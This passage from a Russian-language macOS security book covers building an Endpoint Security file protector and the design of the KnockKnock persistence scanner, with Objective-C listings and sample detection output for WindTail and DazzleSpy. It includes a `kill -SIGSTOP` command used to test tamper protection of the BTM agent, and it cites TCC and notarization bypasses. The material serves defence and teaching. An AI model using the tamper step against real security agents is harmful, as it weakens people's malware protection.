Если вы реализуете этот код, скомпилируете его, запустите, а затем вручную попытаетесь подорвать уведомления подсистемы BTM, остановив агент, ваши действия теперь должны завершиться неудачей:

```
% pgrep BackgroundTaskManagementAgent
590
% kill -SIGSTOP 590
kill: kill 590 failed: operation not permitted
```

В терминале мы получаем process ID агента BTM (590 в этом примере). Затем используем команду `kill`, чтобы отправить агенту сигнал `SIGSTOP`. Это вызовет доставку события `ES_EVENT_TYPE_AUTH_SIGNAL` нашей программе, которая запретит его, что приведет к сообщению `operation not permitted`.

Создание file protector

Я завершу обсуждение фреймворка Endpoint Security разработкой proof-of-concept file protector. Его полную реализацию можно найти в функции `protect` в файле `protect.m` проекта ESPlayground.

Наш код будет мониторить конкретный каталог (например, домашний каталог пользователя или каталог, содержащий browser cookies) и разрешать доступ к нему только авторизованным процессам. Каждый раз, когда процесс пытается получить доступ к файлу в каталоге, Endpoint Security будет генерировать авторизационное событие, давая нашему коду возможность

внимательно изучить процесс и решить, разрешать ли его. В этом примере мы разрешим только platform и notarized binaries и заблокируем остальные.

Этот file protector концептуально похож на Apple Transparency, Consent, and Control (TCC), но добавляет еще один уровень защиты. В конце концов, пользователи могут наивно предоставить TCC-разрешения вредоносному ПО, сделав ранее защищенные файлы доступными, а вредоносное ПО часто эксплуатирует или обходит сам TCC, как в случае вредоносного ПО XCSSET. [14] Наконец, вы можете захотеть предоставить авторизованный доступ (и обнаруживать неавторизованный доступ) к файлам, расположенным вне защищенных каталогов TCC, например к файлам cookies некоторых сторонних браузеров.

Ранее в этой главе я обсуждал мониторинг каталога Documents вошедшего пользователя через notify-событие. Код в этом разделе похож, за исключением того, что он охватывает весь домашний каталог пользователя и расширяет список интересующих событий, включая также события, связанные с попытками удаления файлов. Самое важное, что этот код использует авторизационные события Endpoint Security для proactive-блокирования недоверенного доступа. Как обычно, мы начнем с указания интересующих событий Endpoint Security, создания клиента Endpoint Security, настройки muting inversion и, наконец, подписки на события (листинг 9-14).

```
NSString* consoleUser =
(__bridge_transfer NSString*)SCDynamicStoreCopyConsoleUser(NULL, NULL, NULL);
NSString* homeDirectory = NSHomeDirectoryForUser(consoleUser);
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_OPEN, ES_EVENT_TYPE_AUTH_UNLINK};
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
// Add code here to implement logic to examine process and respond to event.
});
es_unmute_all_target_paths(client);
es_invert_muting(client, ES_MUTE_INVERSION_TYPE_TARGET_PATH);
es_mute_path(client, homeDirectory.UTF8String, ES_MUTE_PATH_TYPE_TARGET_PREFIX);
es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 9-14: Настройка клиента Endpoint Security для авторизации доступа к файлам

С доступом к файлам связано несколько авторизационных событий Endpoint Security. Здесь мы используем `ES_EVENT_TYPE_AUTH_OPEN` и `ES_EVENT_TYPE_AUTH_UNLINK`, которые дают нам возможность авторизовывать программы, пытающиеся открывать или удалять файлы. Первое событие может обнаруживать широкий диапазон вредоносного ПО с возможностями ransomware или stealer, тогда как второе событие, возможно, сможет обнаруживать и предотвращать вредоносное ПО с возможностями wiper, которое может пытаться удалить или стереть важные файлы.

После создания нового клиента Endpoint Security (handler block которого мы вскоре напишем) код настраивает muting inversion, поскольку нас интересуют только события, связанные с каталогом, который мы собираемся указать. Он динамически строит путь к домашнему каталогу вошедшего пользователя, а затем вызывает API `es_mute_path`. Поскольку мы инвертировали muting, этот API сообщает подсистеме Endpoint Security доставлять только события, происходящие внутри указанного пути. После вызова `es_subscribe` Endpoint Security начнет доставлять события, выполняя handler block, указанный в вызове функции `es_new_client`.

Как мы могли бы реализовать такой блок? Для простоты сначала предположим, что будем разрешать любой доступ (листинг 9-15).

```
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
switch(message->event_type) {
case ES_EVENT_TYPE_AUTH_OPEN:
es_respond_flags_result(client, message, UINT32_MAX, false);
break;
case ES_EVENT_TYPE_AUTH_UNLINK:
es_respond_auth_result(client, message, ES_AUTH_RESULT_ALLOW, false);
break;
...
}
});
```

Листинг 9-15: Разрешение всех доступов к файлам

Напомню, что для событий `ES_EVENT_TYPE_AUTH_OPEN` документация Apple говорит, что мы должны отвечать функцией `es_respond_flags_result`. Чтобы сообщить подсистеме Endpoint Security разрешить событие, мы вызываем эту функцию с `UINT32_MAX`. Для события `ES_EVENT_TYPE_AUTH_UNLINK` мы, как обычно, отвечаем с помощью `es_respond_auth_result`.

На противоположной стороне листинг 9-16 показывает код для запрета всех открытий или удалений файлов в каталоге.

```
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
switch(message->event_type) {
case ES_EVENT_TYPE_AUTH_OPEN:
es_respond_flags_result(client, message, 0, false);
break;
case ES_EVENT_TYPE_AUTH_UNLINK:
es_respond_auth_result(client, message, ES_AUTH_RESULT_DENY, false);
break;
...
}
});
```

Листинг 9-16: Запрет всех доступов к файлам

Единственные изменения относительно кода, разрешающего все события, состоят в том, что теперь мы вызываем функцию `es_respond_flags_result` с `0` в качестве третьего параметра и передаем `es_respond_auth_result` значение `ES_AUTH_RESULT_DENY`.

Расширим этот код, чтобы извлечь путь процесса, ответственного за событие, а также путь файла, который процесс пытается открыть или удалить (листинг 9-17).

```
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
es_string_token_t* filePath = NULL;
es_string_token_t* procPath = &message->process->executable->path;
switch(message->event_type) {
case ES_EVENT_TYPE_AUTH_OPEN:
filePath = &message->event.open.file->path;
es_respond_flags_result(client, message, 0, false);
break;
case ES_EVENT_TYPE_AUTH_UNLINK:
filePath = &message->event.unlink.target->path;
es_respond_auth_result(client, message, ES_AUTH_RESULT_DENY, false);
break;
...
}
});
```

Листинг 9-17: Извлечение путей процессов и путей файлов

Путь ответственного процесса можно найти в члене `process` структуры сообщения для любого события Endpoint Security, но другая информация зависит от конкретного события. Поэтому мы извлекаем файл в handler для каждого типа события. Для событий `ES_EVENT_TYPE_AUTH_OPEN` мы находим его в структуре `es_event_open_t`, а для событий `ES_EVENT_TYPE_AUTH_UNLINK` он находится в структуре `es_event_unlink_t`.

Теперь мы должны разрешать или запрещать открытия и удаления файлов на основе некоторых правил, в зависимости от того, что именно пытаемся защитить. Вспомните, что вредоносное ПО MacStealer пытается украсть browser cookies. Вообще говоря, никакой сторонний процесс, кроме браузера, не должен обращаться к его cookies. Поэтому вы можете просто реализовать deny-правило с исключением, разрешающим сам браузер. По process ID, пути или, что еще лучше, информации code signing должно быть легко определить, является ли браузер ответственным процессом.

Если вы защищаете файлы в домашнем каталоге пользователя, такой подход "deny all with exceptions", вероятно, повлияет на удобство использования системы. Поэтому вы можете захотеть использовать эвристики, например авторизовывать только нотаризованные приложения, приложения из App Store или platform binaries. Однако вредоносное ПО иногда делегирует действия shell-командам, которые являются platform binaries, поэтому вы, вероятно, захотите изучать иерархию ответственного процесса, чтобы убедиться, что она не злоупотребляется вредоносным образом.

В этом примере мы сохраним простоту, разрешив доступ к домашнему каталогу текущего пользователя только platform или notarized binaries (листинг 9-18).

```
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
es_string_token_t* filePath = NULL;
es_string_token_t* procPath = &message->process->executable->path;
BOOL isTrusted = ( (YES == message->process->is_platform_binary) ||
(YES == isNotarized(message->process)) );
switch(message->event_type) {
case ES_EVENT_TYPE_AUTH_OPEN:
filePath = &message->event.open.file->path;
printf("\nevent: ES_EVENT_TYPE_AUTH_OPEN\n");
printf("responsible process: %.*s\n", (int)procPath->length, procPath->data);
printf("target file path: %.*s\n", (int)filePath->length, filePath->data);
if(YES == isTrusted) {
printf("process is trusted, so will allow event\n");
es_respond_flags_result(client, message, UINT32_MAX, false);
} else {
printf("process is *not* trusted, so will deny event\n");
es_respond_flags_result(client, message, 0, false);
}
break;
case ES_EVENT_TYPE_AUTH_UNLINK:
filePath = &message->event.unlink.target->path;
printf("\nevent: ES_EVENT_TYPE_AUTH_UNLINK\n");
printf("responsible process: %.*s\n", (int)procPath->length, procPath->data);
printf("target file path: %.*s\n", (int)filePath->length, filePath->data);
if(YES == isTrusted) {
printf("process is trusted, so will allow event\n");
es_respond_auth_result(client, message, ES_AUTH_RESULT_ALLOW, false);
} else {
printf("process is *not* trusted, so will deny event\n");
es_respond_auth_result(client, message, ES_AUTH_RESULT_DENY, false);
}
break;
...
}
});
```

Листинг 9-18: Предоставление доступа к файлам только platform и notarized processes

Мы проверяем, является ли ответственный процесс либо platform binary, либо нотаризованным. Проверить, является ли процесс platform binary, так же просто, как проверить член `is_platform_binary` структуры процесса, находящейся в доставленном сообщении Endpoint Security. В главе 3 мы использовали API code signing от Apple, чтобы выяснить, нотаризован ли процесс; здесь мы не будем снова разбирать этот процесс, кроме замечания, что создали простую helper-функцию с именем `isNotarized`, которая использует audit token ответственного процесса

для проверки его статуса notarization. (Если вам интересна полная реализация этой функции, смотрите файл `protect.m` в проекте ESPlayground.)

Также стоит отметить, что логический оператор OR выполнит short-circuit, если первое условие истинно, поэтому мы ставим проверку platform binary первой. Поскольку это простая проверка Boolean-значения в структуре, она менее вычислительно затратна, чем полная проверка notarization, поэтому мы сначала выполняем более эффективную проверку и выполняем вторую только при необходимости.

Скомпилируем проект ESPlayground и запустим его с флагом `-protect`, чтобы запустить эту логику. Инструмент обнаруживает использование встроенных команд macOS для изучения домашнего каталога и удаления файла внутри каталога Documents, но все равно разрешает эти действия:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -protect
ES Playground
Executing 'protect' logic
protecting directory: /Users/Patrick
event: ES_EVENT_TYPE_AUTH_OPEN
responsible process: /bin/ls
target file path: /Users/Patrick
process is trusted, so will allow event
event: ES_EVENT_TYPE_AUTH_UNLINK
responsible process: /bin/rm
target file path: /Users/Patrick/Documents/deleteMe.doc
process is trusted, so will allow event
```

Теперь рассмотрим WindTail, persistent cyber-espionage implant, который стремится перечислять и эксфильтрировать файлы в каталоге Documents пользователя. Если мы установим его в виртуальной машине, то увидим, что вредоносное ПО (называемое `Final_Presentation.app`) пытается перечислить файлы в каталоге documents пользователя. Мы обнаруживаем этот доступ, и поскольку бинарный файл WindTail (в этом примере называемый `usrnode`) не является доверенным, мы блокируем доступ к каталогу:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -protect
ES Playground
Executing 'protect' logic
protecting directory: /Users/User
event: ES_EVENT_TYPE_AUTH_OPEN
responsible process: /Users/User/Library/Final_Presentation.app/Contents/MacOS/usrnode
target file path: /Users/User/Documents
process is *not* trusted, so will deny event
```

Трудно переоценить важность Endpoint Security для создания инструментов, способных обнаруживать вредоносное ПО для Mac и защищать от него. В последние годы Apple добавила во фреймворк больше событий (таких как `ES_EVENT_TYPE_NOTIFY_XP_MALWARE_DETECTED` в macOS 13 и `ES_EVENT_TYPE_NOTIFY_GATEKEEPER_USER_OVERRIDE` в macOS 15) и мощные возможности, поэтому при создании любого инструмента безопасности использование Endpoint Security должно быть вашим первым соображением.

Заключение

В этой главе я рассмотрел продвинутые темы Endpoint Security, включая muting, inverted muting и authorization events. Примеры показали, как использовать эти возможности для создания инструментов, способных обнаруживать вредоносное ПО, когда оно выполняет неавторизованные действия, а также proactively пресекать действие с самого начала.

Эта глава завершает часть II этой книги, посвященную темам возможностей real-time monitoring. Часть III объединит многие темы, рассмотренные в частях I и II, когда мы исследуем внутреннее устройство самых популярных инструментов Objective-See для обнаружения вредоносного ПО macOS.

Примечания

Сноски

[1] [назад] См. “Client,” Apple Developer Documentation, https://developer.apple.com/documentation/endpointsecurity/client.
[2] [назад] Pete Markowsky (@PeteMarkowsky), “A small list of things you can do with this. 1. lockdown access to your SAAS bearer tokens to specific apps . . .,” X, 2 мая 2023 г., https://x.com/PeteMarkowsky/status/1653453951839109133.
[3] [назад] См. https://github.com/google/santa/blob/8a7f1142a87a48a48271c78c94f830d8efe9afa9/Source/santad/EventProviders/SNTEndpointSecurityTamperResistance.mm#L15.
[4] [назад] Shilpesh Trivedi, “MacStealer: Unveiling a Newly Identified MacOS-Based Stealer Malware,” Uptycs, 24 марта 2023 г., https://www.uptycs.com/blog/macstealer-command-and-control-c2-malware.
[5] [назад] Подробнее об этих notarization bypass flaws можно прочитать в Patrick Wardle, “All Your Macs Are Belong to Us,” Objective-See, 26 апреля 2021 г., https://objective-see.org/blog/blog_0x64.html, и Patrick Wardle, “Where’s the Interpreter!?,” Objective-See, 22 декабря 2021 г., https://objective-see.org/blog/blog_0x6A.html.
[6] [назад] Objective-See Foundation (@objective_see), “Did you know BlockBlock . . .,” X, 2 марта 2022 г., https://x.com/objective_see/status/1499172783502204929.
[7] [назад] “ES_EVENT_TYPE_AUTH_EXEC,” Apple Developer Documentation, https://developer.apple.com/documentation/endpointsecurity/es_event_type_t/es_event_type_auth_exec.
[8] [назад] См. https://github.com/objective-see/BlockBlock.
[9] [назад] О таких атаках, обнаруженных автором, можно прочитать в Patrick Wardle, “Dylib Hijacking on OS X,” VirusBulletin, 19 марта 2015 г., https://www.virusbulletin.com/blog/2015/03/paper-dylib-hijacking-os-x.
[10] [назад] Код в листинге 9-9 вдохновлен Jeff Johnson, “Detect App Translocation,” Lapcat Software, 26 июля 2016 г., https://lapcatsoftware.com/articles/detect-app-translocation.html.
[11] [назад] См. https://github.com/objective-see/BlockBlock/blob/master/Daemon/Daemon/Plugins/Processes.m.
[12] [назад] Patrick Wardle, “Demystifying (& Bypassing) macOS’s Background Task Management,” представлен на DefCon, Las Vegas, 12 августа 2023 г., https://speakerdeck.com/patrickwardle/demystifying-and-bypassing-macoss-background-task-management.
[13] [назад] Phil Stokes, “Backdoor Activator Malware Running Rife Through Torrents of macOS Apps,” Sentinel One, 1 февраля 2024 г., https://www.sentinelone.com/blog/backdoor-activator-malware-running-rife-through-torrents-of-macos-apps/.
[14] [назад] Jaron Bradley, “Zero-Day TCC Bypass Discovered in XCSSET Malware,” Jamf, 24 мая 2021 г., https://www.jamf.com/blog/zero-day-tcc-bypass-discovered-in-xcsset-malware/.

Глава 10. Перечислитель закрепления

В начале 2014 года близкий друг умолял меня помочь обеззаразить его Mac. Когда я уселся перед его экраном, я увидел очевидные признаки разгулявшейся adware-инфекции: вопиющие browser pop-ups, а также захваченную домашнюю страницу. Еще хуже было то, что сброс браузера не помогал; при каждой перезагрузке он возвращался в зараженное состояние, что указывало на наличие persistent component, закопанного где-то глубоко в системе.

В то время я был опытным аналитиком вредоносного ПО для Windows, только начинавшим свое погружение в мир macOS. Наивно я думал, что смогу скачать инструмент, способный перечислить все persistent software, установленное в системе, чтобы выявить вредоносный компонент. Известные инструменты безопасности, такие как Microsoft AutoRuns, [1] предоставляли такую возможность для Windows-систем, но вскоре я обнаружил, что ничего похожего для Mac не существует.

Я вернулся домой и следующие несколько дней собирал Python-скрипт, который, хотя и был до стыда уродливым, мог перечислять несколько типов persistent software. Запуск скрипта выявил на компьютере моего друга неузнанный launch agent, который оказался основным persistent component этой adware. После того как я удалил его, Mac друга стал как новый.

Поняв, что мой скрипт может принести пользу другим пользователям Mac, я привел его в порядок и выпустил под именем KnockKnock. [2] (Почему KnockKnock? Потому что он говорит вам, кто там!) Сегодня KnockKnock сильно вырос по сравнению со своим началом в виде скромного command line script. Теперь он распространяется как native macOS application и способен обнаруживать множество persistently installed items в любой системе macOS. В сочетании с интуитивным пользовательским интерфейсом (UI), интеграцией с VirusTotal и возможностью экспортировать результаты для загрузки в security information and event management (SIEM), это первый инструмент, который я запускаю на любом Mac, который подозреваю в заражении.

В этой главе я подробно пройду по дизайну и реализации KnockKnock, чтобы дать вам углубленный взгляд на инструмент и расширить ваше понимание методов закрепления, которыми вредоносное ПО для Mac часто злоупотребляет (или могло бы злоупотреблять). В процессе мы выйдем за пределы механизма обнаружения, обсуждавшегося в главе 5, который был сосредоточен исключительно на базе данных Background Task Management, и посмотрим на другие способы закрепления в macOS, включая browser extensions и dynamic library hijacks. Полный исходный код можно найти на странице Objective-See в GitHub, в репозитории KnockKnock по адресу https://github.com/Objective-see/KnockKnock.

Дизайн инструмента

KnockKnock - это стандартное приложение на основе UI (как показано на рисунке 10-1), но пользователи также могут выполнить его в терминале как command line tool.



Рисунок 10-1: Пользовательский интерфейс KnockKnock

Поскольку это не книга о написании UI (слава богу!), я не буду углубляться в код, относящийся к UI KnockKnock. Вместо этого я сосредоточусь главным образом на его основных компонентах, таких как многочисленные plug-ins, отвечающие за опрос различных аспектов операционной системы для перечисления persistently installed items.

Параметры командной строки

Код любой Objective-C-программы начинается со стандартной функции `main`, и KnockKnock не исключение. В своей функции `main` KnockKnock начинает с проверки program arguments, чтобы определить, должен ли он показать информацию об использовании или выполнить command line scan (листинг 10-1).

```
int main(int argc, const char* argv[]) {
...
if( (YES == [NSProcessInfo.processInfo.arguments containsObject:@"-h"]) ||
(YES == [NSProcessInfo.processInfo.arguments containsObject:@"-help"]) ) {
usage();
goto bail;
}
if(YES == [NSProcessInfo.processInfo.arguments containsObject:@"-whosthere"]) {
...
cmdlineScan();
}
...
}
```

Листинг 10-1: Разбор параметров командной строки

Возможно, вы знакомы с доступом к аргументам командной строки программы через `argv` функции `main`. Objective-C поддерживает этот подход, но мы также можем получить доступ к аргументам через массив `arguments` свойства `processInfo` в классе `NSProcessInfo`. У этой техники есть несколько преимуществ, самое заметное из которых состоит в том, что она преобразует аргументы в Objective-C objects. Это означает, например, что мы можем использовать метод `containsObject:`,

чтобы легко определить, указал ли пользователь определенный аргумент командной строки, независимо от порядка аргументов.

Чтобы определить, выполнять ли command line scan, KnockKnock проверяет, указал ли пользователь параметр командной строки `-whosthere`. Если да, он вызывает свою функцию `cmdlineScan`, чтобы выполнить сканирование системы, печатая информацию о persistently installed items прямо в терминал.

Plug-ins

Поскольку вредоносное ПО может закрепляться в macOS множеством способов, а исследователи время от времени обнаруживают новые методы, дизайн KnockKnock опирается на концепцию, которую я буду называть plug-ins. Каждый plug-in соответствует одному типу закрепления и реализует логику перечисления элементов этого типа закрепления. Затем plug-ins вызывают другие части KnockKnock для выполнения действий вроде отображения каждого элемента в UI. Такой модульный подход дает простой и эффективный способ добавлять поддержку новых техник закрепления. Например, после того как исследователь Csaba Fitzl опубликовал blog post “Beyond the Good Ol’ LaunchAgents -32- Dock Tile Plugins,” где подробно описывалась новая стратегия закрепления с использованием macOS Dock plug-ins, [3] я добавил соответствующее обнаружение в KnockKnock через новый plug-in в течение часа.

Каждый plug-in KnockKnock наследуется от пользовательского базового класса plug-in с именем `PluginBase`, который объявляет свойства, общие для всех plug-ins, а также базовые методы. Он находится в `PluginBase.h` и включает metadata plug-in, такую как имя и описание, а также массивы, которые plug-in заполняет по мере обнаружения persisting items (листинг 10-2).

```
@interface PluginBase : NSObject
@property(retain, nonatomic)NSString* name;
@property(retain, nonatomic)NSString* icon;
@property(retain, nonatomic)NSString* description;
@property(retain, nonatomic)NSMutableArray* allItems;
@property(retain, nonatomic)NSMutableArray* flaggedItems;
@property(retain, nonatomic)NSMutableArray* unknownItems;
@property(copy, nonatomic) void (^callback)(ItemBase*);
....
@end
```

Листинг 10-2: Свойства базового класса plug-in

Класс также объявляет различные базовые методы (листинг 10-3).

```
-(void)scan;
-(void)reset;
-(void)processItem:(ItemBase*)item;
```

Листинг 10-3: Методы базового класса plug-in

Каждый plug-in должен реализовать метод `scan` с логикой перечисления одного типа persistent item. Например, plug-in Background Task Management будет разбирать базу данных Background Task Management, чтобы извлечь persistent items, управляемые подсистемой Background Task Management, тогда как plug-in Browser Extension будет перечислять установленные браузеры и для каждого извлекать все установленные browser extensions. Если исследователи обнаружат новый механизм закрепления, мы можем тривиально добавить новый plug-in с методом `scan`, способным перечислять элементы, закрепляющиеся этим новым способом.

Метод `scan` базового класса выбрасывает исключение, если вызвать его напрямую (листинг 10-4).

```
@implementation PluginBase
...
-(void)scan {
@throw [NSException exceptionWithName:kExceptName
reason:[NSString stringWithFormat:kErrFormat, NSStringFromSelector(_cmd),
[self class]] userInfo:nil];
}
@end
```

Листинг 10-4: Базовый метод `scan` выбросит исключение при вызове

Такой дизайн позволяет KnockKnock легко вызывать метод `scan` каждого plug-in, не зная ничего о том, как именно каждый plug-in перечисляет persistent items своего конкретного типа. Класс предоставляет базовые реализации для двух других методов, `reset` и `processItem:`, хотя plug-ins могут переопределить их при необходимости. (Иначе plug-in просто вызовет реализацию базового класса.)

Оба метода влияют на UI приложения. Например, при выполнении UI scan метод `reset` обрабатывает ситуации, когда пользователь останавливает, а затем заново запускает сканирование, тогда как метод `processItem:` обновляет UI по мере того, как plug-ins обнаруживают persistent items. Во время command line scan метод `processItem:` все равно будет отслеживать обнаруженные элементы и печатать каждый из них в терминал после завершения сканирования (листинг 10-5).

```
-(void)processItem:(ItemBase*)item {
...
@synchronized(self.allItems) {
[self.allItems addObject:item];
}
}
```

Листинг 10-5: Обновление глобального списка persistent items

KnockKnock объявляет статический список всех plug-ins по имени их класса. Позже код итерирует по этому списку, создавая экземпляр каждого plug-in (листинг 10-6).

```
static NSString* const SUPPORTED_PLUGINS[] = {@"AuthorizationPlugins",
@"BrowserExtensions", @"BTM", @"CronJobs", @"DirectoryServicesPlugins",
@"DockTiles", @"EventRules", @"Extensions", @"Kexts", @"LaunchItems",
@"DylibInserts", @"DylibProxies", @"LoginItems", @"LogInOutHooks",
@"PeriodicScripts", @"QuicklookPlugins", @"SpotlightImporters",
@"StartupScripts", @"SystemExtensions"};
PluginBase* pluginObj = nil;
for(NSUInteger i = 0; i < sizeof(SUPPORTED_PLUGINS)/sizeof(SUPPORTED_PLUGINS[0]); i++) {
pluginObj = [[NSClassFromString(SUPPORTED_PLUGINS[i]) alloc] init];
...
}
```

Листинг 10-6: Инициализация каждого plug-in по имени

Для имени класса каждого plug-in KnockKnock вызывает API `NSClassFromString`, который получает класс plug-in на основе указанного имени. [4] Затем он вызывает метод класса `alloc`, чтобы выделить экземпляр класса (другими словами, создать объект). Далее он вызывает метод `init` только что созданного объекта, чтобы позволить объекту plug-in выполнить все инициализации. Вскоре мы рассмотрим несколько примеров инициализации. Хотя здесь это не показано, затем KnockKnock вызовет метод `scan` каждого plug-in.

Типы persistent items

KnockKnock присваивает persistent items один из трех типов: file, command или browser extension. Большинство persisted items - это исполняемые файлы, такие как scripts или Mach-O binaries. Однако, как в случае cron jobs, вредоносное ПО иногда закрепляется как command; в других случаях оно закрепляется как набор файлов и ресурсов в форме browser extension. Для KnockKnock важно правильно классифицировать элементы, поскольку каждый тип имеет уникальные характеристики. Например, у persistent file может быть извлекаемая информация code signing, помогающая нам классифицировать его. Мы также можем хешировать такие файлы, чтобы проверять их на известное вредоносное ПО.

Эти три типа элементов являются subclasses пользовательского класса `ItemBase`, показанного в листинге 10-7.

```
@interface ItemBase : NSObject
@property(nonatomic, retain)PluginBase* plugin;
@property BOOL isTrusted;
@property(retain, nonatomic)NSString* name;
@property(retain, nonatomic)NSString* path;
@property(nonatomic, retain)NSDictionary* attributes;
-(id)initWithParams:(NSDictionary*)params;
-(NSString*)pathForFinder;
-(NSString*)toJSON;
@end
```

Листинг 10-7: Интерфейс класса `ItemBase`

Этот базовый класс объявляет различные свойства, такие как plug-in, обнаруживший элемент, имя элемента и его путь. Не все типы элементов устанавливают каждое свойство. Например, у commands нет paths, тогда как у files и extensions они есть. Класс `ItemBase` также реализует базовые методы для инициализации элемента, возврата его пути для показа в приложении Finder и преобразования его в JSON. Хотя объекты, наследующиеся от этого базового класса, могут переопределить каждый метод, если им нужно, реализации базового класса может быть достаточно.

После завершения метода `scan` plug-in сохраняет все обнаруженные элементы в свойстве plug-in с именем `allItems`. При command line scan KnockKnock преобразует каждый persistent item в JSON и добавляет его к строке, которую затем печатает (листинг 10-8).

```
NSMutableString* output = [NSMutableString string];
...
for(NSUInteger i = 0; i < sizeof(SUPPORTED_PLUGINS)/sizeof(SUPPORTED_PLUGINS[0]); i++) {
...
[plugin scan];
for(ItemBase* item in plugin.allItems) {
...
[output appendFormat:@"{%@},", [item toJSON]];
}
...
}
```

Листинг 10-8: Преобразование persistent items в JSON

Каждый тип элемента реализует собственную логику преобразования информации, собранной о persistent item, в JSON. Рассмотрим реализацию метода `toJSON` для элементов, тип которых `File` (листинг 10-9).

```
@implementation File
-(NSString*)toJSON {
NSData* jsonData = nil;
jsonData =
[NSJSONSerialization dataWithJSONObject:self.signingInfo options:kNilOptions error:NULL];
NSString* fileSigs =
```

```
[[NSString alloc] initWithData:jsonData encoding:NSUTF8StringEncoding];
jsonData =
[NSJSONSerialization dataWithJSONObject:self.hashes options:kNilOptions error:NULL];
NSString* fileHashes = [[NSString alloc] initWithData:jsonData encoding:
NSUTF8StringEncoding];
...
}
```

Листинг 10-9: Преобразование свойств объекта `File` в JSON

Сначала код использует метод класса `NSJSONSerialization dataWithJSONObject:options:error:`, чтобы преобразовать различные словари в JSON. Эти словари включают информацию code signing элемента и hashes. Метод также преобразует числовые значения из результатов сканирования VirusTotal (листинг 10-10).

```
NSString* vtDetectionRatio = [NSString stringWithFormat:@"%lu/%lu",
(unsigned long)[self.vtInfo[VT_RESULTS_POSITIVES] unsignedIntegerValue],
(unsigned long)[self.vtInfo[VT_RESULTS_TOTAL] unsignedIntegerValue]];
```

Листинг 10-10: Вычисление detection ratio на основе результатов сканирования VirusTotal

Технически сам KnockKnock не включает логику обнаружения вредоносного кода; он лишь перечисляет persistently installed items. Это сделано намеренно, поскольку позволяет KnockKnock обнаруживать новое persistent malware даже без прямого априорного знания о нем. Однако интеграция KnockKnock с VirusTotal позволяет помечать уже известное вредоносное ПО, отправляя POST request с хешем каждого persistent item в query API VirusTotal. Этот API возвращает базовую информацию об обнаружении, например сколько antivirus engines просканировали элементы и сколько из этих engines отметили его как вредоносный. KnockKnock преобразует эти данные в строковое отношение вида positive detections/antivirus engines, а затем отображает этот результат в UI или command line output. [5]

Метод `toJSON` заканчивает построением одного string object, который объединяет преобразованные словари, отформатированные числовые значения и все остальные свойства объекта элемента (листинг 10-11).

```
NSString* json = [NSString stringWithFormat:@"\"name\": \"%@\", \"path\":
\"%@\", \"plist\": \"%@\", \"hashes\": %@, \"signature(s)\": %@, \"VT
detection\": \"%@\"", self.name, self.path, filePlist, fileHashes,
fileSigs, vtDetectionRatio];
```

Листинг 10-11: Построение JSON-ified строки

Он возвращает эту строку вызывающему коду для печати. Например, в системе, зараженной persistent malware DazzleSpy, KnockKnock показал бы следующий JSON в терминале:

```
% KnockKnock.app/Contents/MacOS/KnockKnock -whosthere -pretty
{
"path" : "\/Users\/User\/.local\/softwareupdate",
"hashes" : {
"md5" : "9DC9D317A9B63599BBC1CEBA6437226E",
"sha1" : "EE0678E58868EBD6603CC2E06A134680D2012C1B"
},
"VT detection" : "35\/76",
"name" : "softwareupdate",
"plist" : "\/Library\/LaunchDaemons\/com.apple.softwareupdate.plist",
"signature(s)" : {
"signatureStatus" : -67062
}
}
```

Вывод показывает несколько красных флагов, указывающих на то, что этот элемент, вероятно, вредоносен. Например, он запускается из скрытого каталога (`.local`), и хотя он заявляет, что является Apple software updater, его signature status равен `-67062`, что соответствует константе `errSecCSUnsigned`. Однако окончательно идентифицирует этот элемент как вредоносное ПО

detection ratio VirusTotal, показывающее, что примерно половина antivirus engines на сайте отметила его как вредоносный.

Исследование plug-ins

